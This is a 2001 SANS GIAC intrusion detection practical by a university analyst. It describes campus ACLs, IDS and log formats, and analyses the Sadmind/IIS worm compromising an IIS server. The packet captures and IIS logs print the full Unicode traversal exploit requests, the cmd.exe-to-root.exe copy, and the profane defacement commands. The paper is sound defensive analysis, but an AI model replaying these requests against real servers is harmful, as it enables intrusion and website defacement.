SANS GIAC PRACTICAL
GIAC Intrusion Detection In Depth Practical Assignment for Dallas I

Prepared by: Geoff Poer

Version: 2.8a
Date: May 28

INDEX

Assignment 1 5 – Network detects

Detect – 1 Sadmind/IIS Worm Exploit of a IIS Machine
Detect – 2 Sadmind/IIS Worm Exploit of a Solaris 7 Machine
Detect – 3 Large ICMP friend or Foe!
Detect – 4 Statd Buffer Overflow
Detect – 5 DOS Large UDP
References
Web Pages

Assignment 2

Sadmind/IIS Worm: Front to back and back again!

Assignment 3

Analyze This!

Assignment 1

5 – Network detects

Introduction

The follow detects have been captured off span ports in a large .EDU network . In such an environment we face what most .EDU's face, a lack of security. I have always found it funny how I am perceived at various conferences by the rest of the security community. It often happens, that during the course of conversation that other security professional will shoot me a dirty look or even groan in mild disgust when they discover that I work for a University. I always laugh and simply say that we are taking steps everyday to improve our security, externally and INTERNALLY (really I swear we are).

Currently, we have no appliance firewall in our network. However, we are moving steadily toward just that. We have implemented a Cisco Netranger that provides active response via an ACL on two of our main routers.




Figure 1

We also employ several ACL's on our border routers to provide some packet filtering capabilities at our edge. The next step in our improved security is the implementation of Snort Sensors. With the Snort sensors we hope to provide the necessary reasoning for a firewall and provide some stronger redundancy for our current IDS system.




Figure 2

Hopefully, we will have the necessary information to provide the administration with significant motivation to step up security.

You might ask why I am breaking the cardinal rule of security and giving away our defensives. Well two reasons really:

1. It's going to change (hopefully) soon.
2. So that I might stop getting those dirty looks at the next Sans Conference in Oct. ☺

Do to the vast network that we maintain and the scares security devices that we employ, we try to use everything in our arsenal to stop what we can. Through out this paper you will see several types of logs. Some personal firewalls and some completely original log formats as they pertain to our own database of the traffic seen by the Netrangers. I will now explain the different types of log formats that will be seen in this paper.

1. Router Access Control Lists (ACL's) – "Access lists should be used in "firewall" routers, which are often positioned between your internal network and an external network such as the Internet. You can also use access lists on a router positioned between two parts of your network, to control traffic entering or exiting a specific part of your internal network." (Cisco)
   Here is an example of our ACL's:
   ```
   deny ip MY_NET.0.0 0.255.255.255 any
   deny ip MY_NET.0.0 0.0.255.255 any
   ```

```
deny ip 172.16.0.0 0.15.255.255 any
deny ip MY_NET.0.0 0.0.255.255 any
permit udp MY_NET.16.144 0.0.0.15 any eq netbios-dgm
permit tcp MY_NET.16.144 0.0.0.15 any eq 139
permit udp MY_NET.0.0 0.0.15.255 any eq netbios-ns
permit udp MY_NET.0.0 0.0.15.255 any eq netbios-dgm
```

ACL Format :

1	2	3	4	5	6
Access-list 100-199	permit | Deny	protocol	<source IP address><mask> | any	dest IP address><mask> | any	Protocol specifics

Figure 3

http://secinf.net/info/fw/cisco/cisco.html

All of our routers log to a "Syslog" server and produce logs that we will see later in this paper so it is fitting to discuss them now.

(Example Router Log)

```
syslog_info:May  9 07:27:02 Arouter.EDU 114: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) ->
219.228.78.61(0), 1 packet
```

File Name:	syslog_info
Time Stamp:	May 9 07:27:02
Name of Router:	Arouter.EDU
List Name:	list vlan104-in
Action:	denied
Protocol:	tcp
Source IP:	My_Net.23.5
Source Port:	(0)
Destination IP:	219.228.78.61
Destination Port:	(0)
Number of Packets:	1 packet

2. Cisco Secure IDS – Also known as "Netranger". (Please refer to figure 1 for a layout of our IDS sensors) We currently have two Netranger sensors that monitor traffic for campus. These sensor match packets based on a predefined signature that then elicits a defined response. Currently, we use the Netrangers to modify an ACL on an upstream router and then log that information. When instructing the Netrangers to log based on a signature you will not (until the 3.0 code, July 2001) actually capture the traffic that triggered the event. The IPLOG that is created

contains the traffic that made it past the upstream router before the ACL was put into place. However, they can be configured to log and any signature without the option of shunning which would allow you to capture more traffic. I used this technique to capture traffic when a laptop running Snort was not accessible.

We will be seeing 3 types of logs as a result of the Netrangers. Two of these are Cisco proprietary and the last is a homegrown version for the same information.

Cisco Secure IDS Main Log Format:

```
4,1009722,2001/05/01,17:51:55,2001/05/01,10:51:55,10008,HST_ID,ORG_ID,OUT,IN,5,30
30,0,TCP/IP,200.191.142.217,MY_NET.55.195,4171,21,0.0.0.0
```

Log Description:

Record type, Record ID, GMT Datestamp, GMT Timestamp, Local Datestamp, Local Timestamp, Application ID, Host ID, Organization ID, Source Direction, Destination Direction, Alarm Level,Sig ID, SubSigID, Protocol, Source IP, Destination IP, Source Port, Destination Port, Router IP

Cisco Secure IDS IPLOG Format:

```
Frame 1 (46 on wire, 46 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49817 (49817), Dst Port: http (80), Seq:
2782496829, Ack: 1138304365

  0  4500 0028 95b6 4000 ef06 5b6a ca64 6045   E..(..@...[j.d`E
 10  xxxx xxxx c299 0050 a5d9 883d 43d9 256d   ...@...P...=C.%m
 20  5010 2238 98a6 0000 1703 0020 1032        P."8....... .2
```

Log Description:

Frame Number and Size
Type of IPLOG
Version Identification
Embedded Protocol type, Source Port, Destination Port, Sequence Number, Acknowledgement Number
Hex Dump with ASCII conversion

Our Database Formats:

Date	Sensor	Signature	SubSig	Description	Severity	Source IP	Command
2001-05-01 03:16:25	1	3040	0	TCP Packet, No Flags	5	200.191.142.217	EXEC ShunHost 200.191.142.217 15
2001-05-01 03:16:25	1	3041	0	TCP Packet, SYN & FIN Only	5	200.191.142.217	EXEC ShunHost 200.191.142.217 15

Date	Sensor	Signature	SubSig	Description	Severity	Source IP	Destination IP
2001-05-14 07:58:22	1	5114	0	WWW IIS Unicode attack	4	202.100.96.69	My_Net.76.131

3. Personal Firewall – Personal firewalls are becoming more and more popular and in a campus environment are often the only security a department may be employing. The SIRT on campus (my department) is working toward supplying a free firewall to campus via a site license. "The perfect personal firewall would be inexpensive and easy to install and use, would offer clearly explained configuration options, would hide all ports to make your PC invisible to scans, would protect your system from all attacks, would track all potential and actual threats, would immediately alert you to serious attacks, and would ensure nothing unauthorized entered or left your PC." from Make Your PC Hacker-Proof, Jeff Sengstack, PC World, July 21, 2000.

4. TcpWrappers - "They work by checking the hostname of who is trying to get in and compare it to preconfigured access files using the tcpd daemon. Only services activated by inetd can use TCP wrappers. This article does not address installing them, as all Linux distributions I am aware of install these by default. If you need to download and install them, they are available at ftp.cert.org." (http://linuxtoday.com/stories/6347.html)

   TCP Wrappers Log Format:

   ```
   /var/log/tcp_wrappers.log:May  1 10:59:02 dns3.MY_NET ftpd[20907]: twist
   root@200191142217-dial-user-UOL.acessonet.com.br to /usr/bin/mailx -s "denied ftpd
   attempt from 200191142217-dial-user-UOL.acessonet.com.br [200.191.142.217] user root"
   staff
   ```

   Log Description:
   Filename: Time Stamp Machine_Name Service [Port attempted] Mail Sent to Root

5. W3C Extended Log File Format- This will from now on be referred to as IIS Logs. Fields are separated by spaces. Time is recorded as UTC (Greenwich Mean Time). However, I have changed to match the PST zone to make correlation easier.

   IIS Log Format:

   ```
   2001-05-07 01:03:27 63.170.254.37 - My_Net.133.138 80 GET
   /scripts/../../winnt/system32/cmd.exe /c+dir+..\ 200
   ```

   Log Description:
   date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)

Detect – 1 Sadmind/IIS Worm Exploit of a IIS Machine

Source of Trace: This detect was found on a large .EDU network.

Detect Generated By:
Netranger:
IPLOG:

```
Frame 6 (110 on wire, 110 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 49665 (49665), Dst Port: http (80), Seq: 2796398188, Ack:
1138640147
Hypertext Transfer Protocol
   GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+..\ HTTP/1.0\r\n
   \r\n

   0  4500 006e 95bb 4000 ef06 5b1f ca64 6045   E..n..@...[..d`E
  10  xxxx ef40 c393 0050 a6ad a66c 43de 4513   ...@...P...lC.E.
  20  5018 2238 9dbf 0000 4745 5420 2f73 6372   P."8....GET /scr
  30  6970 7473 2f2e 2e25 6330 2561 662e 2e2f   ipts/..%c0%af../
  40  7769 6e6e 742f 7379 7374 656d 3332 2f63   winnt/system32/c
  50  6d64 2e65 7865 3f2f 632b 6469 722b 2e2e   md.exe?/c+dir+..
  60  5c20 4854 5450 2f31 2e30 0d0a 0d0a       \ HTTP/1.0....
Frame 12 (140 on wire, 140 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 50207 (50207), Dst Port: http (80), Seq: 2804012024, Ack:
1138873029
Hypertext Transfer Protocol
   GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+\winnt\system32\cmd.exe+root.exe
HTTP/1.0\r\n
   \r\n

   0  4500 008c 95c1 4000 ef06 5afb ca64 6045   E.....@...Z..d`E
  10  xxxx ef40 c41f 0050 a721 d3f8 43e1 d2c5   ...@...P.!..C...
  20  5018 2238 1f01 0000 4745 5420 2f73 6372   P."8....GET /scr
  30  6970 7473 2f2e 2e25 6330 2561 662e 2e2f   ipts/..%c0%af../
  40  7769 6e6e 742f 7379 7374 656d 3332 2f63   winnt/system32/c
  50  6d64 2e65 7865 3f2f 632b 636f 7079 2b5c   md.exe?/c+copy+\
  60  7769 6e6e 745c 7379 7374 656d 3332 5c63   winnt\system32\c
  70  6d64 2e65 7865 2b72 6f6f 742e 6578 6520   md.exe+root.exe
  80  4854 5450 2f31 2e30 0d0a 0d0a             HTTP/1.0....

Frame 18 (463 on wire, 463 captured)
```

Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 50484 (50484), Dst Port: http (80), Seq: 2820454981, Ack: 1139383216
Hypertext Transfer Protocol
   GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
   \r\n

```
   0  4500 01cf 95c7 4000 ef06 59b2 ca64 6045   E.....@...Y..d`E
  10  xxxx ef40 c534 0050 a81c ba45 43e9 9bb0   ...@.4.P...EC...
  20  5018 2238 4023 0000 4745 5420 2f73 6372   P."8@#..GET /scr
  30  6970 7473 2f72 6f6f 742e 6578 653f 2f63   ipts/root.exe?/c
  40  2b65 6368 6f2b 5e3c 6874 6d6c 5e3e 5e3c   +echo+^<html^>^<
  50  626f 6479 2b62 6763 6f6c 6f72 2533 4462   body+bgcolor%3Db
  60  6c61 636b 5e3e 5e3c 6272 5e3e 5e3c 6272   lack^>^<br^>^<br
  70  5e3e 5e3c 6272 5e3e 5e3c 6272 5e3e 5e3c   ^>^<br^>^<br^>^<
  80  6272 5e3e 5e3c 6272 5e3e 5e3c 7461 626c   br^>^<br^>^<tabl
  90  652b 7769 6474 6825 3344 3130 3025 5e3e   e+width%3D100%^>
  a0  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
  b0  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
  c0  5e3c 666f 6e74 2b73 697a 6525 3344 372b   ^<font+size%3D7+
  d0  636f 6c6f 7225 3344 7265 645e 3e66 7563   color%3Dred^>fuc
  e0  6b2b 5553 412b 476f 7665 726e 6d65 6e74   k+USA+Government
  f0  5e3c 2f66 6f6e 745e 3e5e 3c74 725e 3e5e   ^</font^>^<tr^>^
 100  3c74 645e 3e5e 3c70 2b61 6c69 676e 2533   <td^>^<p+align%3
 110  4425 3232 6365 6e74 6572 2532 325e 3e5e   D%22center%22^>^
 120  3c66 6f6e 742b 7369 7a65 2533 4437 2b63   <font+size%3D7+c
 130  6f6c 6f72 2533 4472 6564 5e3e 6675 636b   olor%3Dred^>fuck
 140  2b50 6f69 7a6f 6e42 4f78 5e3c 7472 5e3e   +PoizonBOx^<tr^>
 150  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
 160  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
 170  5e3c 666f 6e74 2b73 697a 6525 3344 342b   ^<font+size%3D4+
 180  636f 6c6f 7225 3344 7265 645e 3e63 6f6e   color%3Dred^>con
 190  7461 6374 3a73 7973 6164 6d63 6e40 7961   tact:sysadmcn@ya
 1a0  686f 6f2e 636f 6d2e 636e 5e3c 2f68 746d   hoo.com.cn^</htm
 1b0  6c5e 3e3e 2e2e 2f2e 2f69 6e64 6578 2e61   l^>>../.index.a
 1c0  7370 2048 5454 502f 312e 300d 0a0d 0a     sp HTTP/1.0....
```

Frame 24 (463 on wire, 463 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 50594 (50594), Dst Port: http (80), Seq: 2827868656, Ack: 1139736040
Hypertext Transfer Protocol
   GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
   \r\n

```
   0  4500 01cf 95cd 4000 ef06 59ac ca64 6045   E.....@...Y..d`E
  10  xxxx ef40 c5a2 0050 a88d d9f0 43ee fde8   ...@...P....C...
  20  5018 2238 bc57 0000 4745 5420 2f73 6372   P."8.W..GET /scr
  30  6970 7473 2f72 6f6f 742e 6578 653f 2f63   ipts/root.exe?/c
  40  2b65 6368 6f2b 5e3c 6874 6d6c 5e3e 5e3c   +echo+^<html^>^<
  50  626f 6479 2b62 6763 6f6c 6f72 2533 4462   body+bgcolor%3Db
  60  6c61 636b 5e3e 5e3c 6272 5e3e 5e3c 6272   lack^>^<br^>^<br
  70  5e3e 5e3c 6272 5e3e 5e3c 6272 5e3e 5e3c   ^>^<br^>^<br^>^<
  80  6272 5e3e 5e3c 6272 5e3e 5e3c 7461 626c   br^>^<br^>^<tabl
  90  652b 7769 6474 6825 3344 3130 3025 5e3e   e+width%3D100%^>
  a0  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
  b0  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
  c0  5e3c 666f 6e74 2b73 697a 6525 3344 372b   ^<font+size%3D7+
  d0  636f 6c6f 7225 3344 7265 645e 3e66 7563   color%3Dred^>fuc
  e0  6b2b 5553 412b 476f 7665 726e 6d65 6e74   k+USA+Government
  f0  5e3c 2f66 6f6e 745e 3e5e 3c74 725e 3e5e   ^</font^>^<tr^>^
 100  3c74 645e 3e5e 3c70 2b61 6c69 676e 2533   <td^>^<p+align%3
 110  4425 3232 6365 6e74 6572 2532 325e 3e5e   D%22center%22^>^
 120  3c66 6f6e 742b 7369 7a65 2533 4437 2b63   <font+size%3D7+c
 130  6f6c 6f72 2533 4472 6564 5e3e 6675 636b   olor%3Dred^>fuck
 140  2b50 6f69 7a6f 6e42 4f78 5e3c 7472 5e3e   +PoizonBOx^<tr^>
 150  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
 160  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
 170  5e3c 666f 6e74 2b73 697a 6525 3344 342b   ^<font+size%3D4+
 180  636f 6c6f 7225 3344 7265 645e 3e63 6f6e   color%3Dred^>con
 190  7461 6374 3a73 7973 6164 6d63 6e40 7961   tact:sysadmcn@ya
 1a0  686f 6f2e 636f 6d2e 636e 5e3c 2f68 746d   hoo.com.cn^</htm
 1b0  6c5e 3e3e 2e2e 2f2e 2f69 6e64 6578 2e68   l^>>../../index.h
 1c0  746d 2048 5454 502f 312e 300d 0a0d 0a     tm HTTP/1.0....
```

Frame 30 (465 on wire, 465 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 50658 (50658), Dst Port: http (80), Seq: 2832378999, Ack: 1140047109
Hypertext Transfer Protocol

GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen \r\n

```
   0  4500 01d1 95d3 4000 ef06 59a4 ca64 6045   E.....@...Y..d`E
  10  xxxx ef40 c5e2 0050 a8d2 ac77 43f3 bd05   ...@...P...wC...
  20  5018 2238 cbbd 0000 4745 5420 2f73 6372   P."8....GET /scr
  30  6970 7473 2f72 6f6f 742e 6578 653f 2f63   ipts/root.exe?/c
  40  2b65 6368 6f2b 5e3c 6874 6d6c 5e3e 5e3c   +echo+^<html^>^<
  50  626f 6479 2b62 6763 6f6c 6f72 2533 4462   body+bgcolor%3Db
  60  6c61 636b 5e3e 5e3c 6272 5e3e 5e3c 6272   lack^>^<br^>^<br
  70  5e3e 5e3c 6272 5e3e 5e3c 6272 5e3e 5e3c   ^>^<br^>^<br^>^<
  80  6272 5e3e 5e3c 6272 5e3e 5e3c 7461 626c   br^>^<br^>^<tabl
  90  652b 7769 6474 6825 3344 3130 3025 5e3e   e+width%3D100%^>
  a0  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
  b0  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
  c0  5e3c 666f 6e74 2b73 697a 6525 3344 372b   ^<font+size%3D7+
 d0  636f 6c6f 7225 3344 7265 645e 3e66 7563   color%3Dred^>fuc
 e0  6b2b 5553 412b 476f 7665 726e 6d65 6e74   k+USA+Government
 f0  5e3c 2f66 6f6e 745e 3e5e 3c74 725e 3e5e   ^</font^>^<tr^>^
100  3c74 645e 3e5e 3c70 2b61 6c69 676e 2533   <td^>^<p+align%3
110  4425 3232 6365 6e74 6572 2532 325e 3e5e   D%22center%22^>^
120  3c66 6f6e 742b 7369 7a65 2533 4437 2b63   <font+size%3D7+c
130  6f6c 6f72 2533 4472 6564 5e3e 6675 636b   olor%3Dred^>fuck
140  2b50 6f69 7a6f 6e42 4f78 5e3c 7472 5e3e   +PoizonBOx^<tr^>
150  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
160  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
170  5e3c 666f 6e74 2b73 697a 6525 3344 342b   ^<font+size%3D4+
180  636f 6c6f 7225 3344 7265 645e 3e63 6f6e   color%3Dred^>con
190  7461 6374 3a73 7973 6164 6d63 6e40 7961   tact:sysadmcn@ya
1a0  686f 6f2e 636f 6d2e 636e 5e3c 2f68 746d   hoo.com.cn^</htm
1b0  6c5e 3e3e 2e2e 2f2e 2f64 6566 6175 6c74   l^>>../default
1c0  2e61 7370 2048 5454 502f 312e 300d 0a0d   .asp HTTP/1.0...
1d0  0a                                        .
```

Frame 36 (465 on wire, 465 captured)
Raw packet data
Internet Protocol
Transmission Control Protocol, Src Port: 50739 (50739), Dst Port: http (80), Seq: 2837841397, Ack: 1140351950
Hypertext Transfer Protocol
  GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22cen
  \r\n

```
  0  4500 01d1 95d9 4000 ef06 599e ca64 6045   E.....@...Y..d`E
 10  xxxx ef40 c633 0050 a926 05f5 43f8 63ce   ...@.3.P.&..C.c.
 20  5018 2238 c9c9 0000 4745 5420 2f73 6372   P."8....GET /scr
 30  6970 7473 2f72 6f6f 742e 6578 653f 2f63   ipts/root.exe?/c
 40  2b65 6368 6f2b 5e3c 6874 6d6c 5e3e 5e3c   +echo+^<html^>^<
 50  626f 6479 2b62 6763 6f6c 6f72 2533 4462   body+bgcolor%3Db
 60  6c61 636b 5e3e 5e3c 6272 5e3e 5e3c 6272   lack^>^<br^>^<br
 70  5e3e 5e3c 6272 5e3e 5e3c 6272 5e3e 5e3c   ^>^<br^>^<br^>^<
 80  6272 5e3e 5e3c 6272 5e3e 5e3c 7461 626c   br^>^<br^>^<tabl
 90  652b 7769 6474 6825 3344 3130 3025 5e3e   e+width%3D100%^>
 a0  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
 b0  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
 c0  5e3c 666f 6e74 2b73 697a 6525 3344 372b   ^<font+size%3D7+
 d0  636f 6c6f 7225 3344 7265 645e 3e66 7563   color%3Dred^>fuc
 e0  6b2b 5553 412b 476f 7665 726e 6d65 6e74   k+USA+Government
 f0  5e3c 2f66 6f6e 745e 3e5e 3c74 725e 3e5e   ^</font^>^<tr^>^
100  3c74 645e 3e5e 3c70 2b61 6c69 676e 2533   <td^>^<p+align%3
110  4425 3232 6365 6e74 6572 2532 325e 3e5e   D%22center%22^>^
120  3c66 6f6e 742b 7369 7a65 2533 4437 2b63   <font+size%3D7+c
130  6f6c 6f72 2533 4472 6564 5e3e 6675 636b   olor%3Dred^>fuck
140  2b50 6f69 7a6f 6e42 4f78 5e3c 7472 5e3e   +PoizonBOx^<tr^>
150  5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25   ^<td^>^<p+align%
160  3344 2532 3263 656e 7465 7225 3232 5e3e   3D%22center%22^>
170  5e3c 666f 6e74 2b73 697a 6525 3344 342b   ^<font+size%3D4+
180  636f 6c6f 7225 3344 7265 645e 3e63 6f6e   color%3Dred^>con
190  7461 6374 3a73 7973 6164 6d63 6e40 7961   tact:sysadmcn@ya
```

```
1a0  686f 6f2e 636f 6d2e 636e 5e3c 2f68 746d   hoo.com.cn^</htm
1b0  6c5e 3e3e 2e2e 2f2e 2f64 6566 6175 6c74   l^>>.././default
1c0  2e68 746d 2048 5454 502f 312e 300d 0a0d   .htm HTTP/1.0...
1d0  0a
```

<u>Database:</u>

2001-05-14 07:58:22	1	5114	0	WWW IIS Unicode attack	4	202.100.96.69	My_Net.76.131
2001-05-14 07:58:22	1	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.131
2001-05-14 07:58:22	1	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.131
2001-05-14 07:58:22	1	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.131

-------------**(CUT)**---------------

2001-05-14 08:12:34	1	5114	0	WWW IIS Unicode attack	4	202.100.96.69	My_Net.76.131
2001-05-14 08:12:34	1	5081	0	WWW WinNT cmd.exe access	4	202.100.96.69	My_Net.76.131
2001-05-14 08:12:34	1	3216	0	IIS DOT DOT DENIAL Bug	4	202.100.96.69	My_Net.76.131
2001-05-14 08:12:34	1	3215	0	IIS DOT DOT EXECUTE Bug	4	202.100.96.69	My_Net.76.131

Norton Firewall:

```
5/14/2001 7:59:30 TCP Connection Connection:  202.100.96.69: 48638  to  FRS-SERVER: http,  3504
bytes sent,  66 bytes received,  1.542 elapsed time
 5/14/2001 7:59:28 TCP Connection Connection:  202.100.96.69: 48524  to  FRS-SERVER: http,  224
bytes sent,  18 bytes received,  0.270 elapsed time
-------------(CUT)---------------
5/14/2001 8:03:15 TCP Connection Connection:  202.100.96.69: 49665  to  FRS-SERVER: http,  355
bytes sent,  445 bytes received,  1.381 elapsed time
 5/14/2001 8:03:13 TCP Connection Connection:  202.100.96.69: 49172  to  FRS-SERVER: http,  355
bytes sent,  445 bytes received,  0.911 elapsed time
```

Microsoft Internet Information Services 5.0:

```
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe /c+dir
200 -
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+..\ 200 -
2001-05-14 08:03:27 202.100.96.69 - My_Net.76.131 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 –
2001-05-14 08:03:38 202.100.96.69 - My_Net.76.131 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width
%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Gov
ernment^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck
+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>.././index.asp 502 -
```

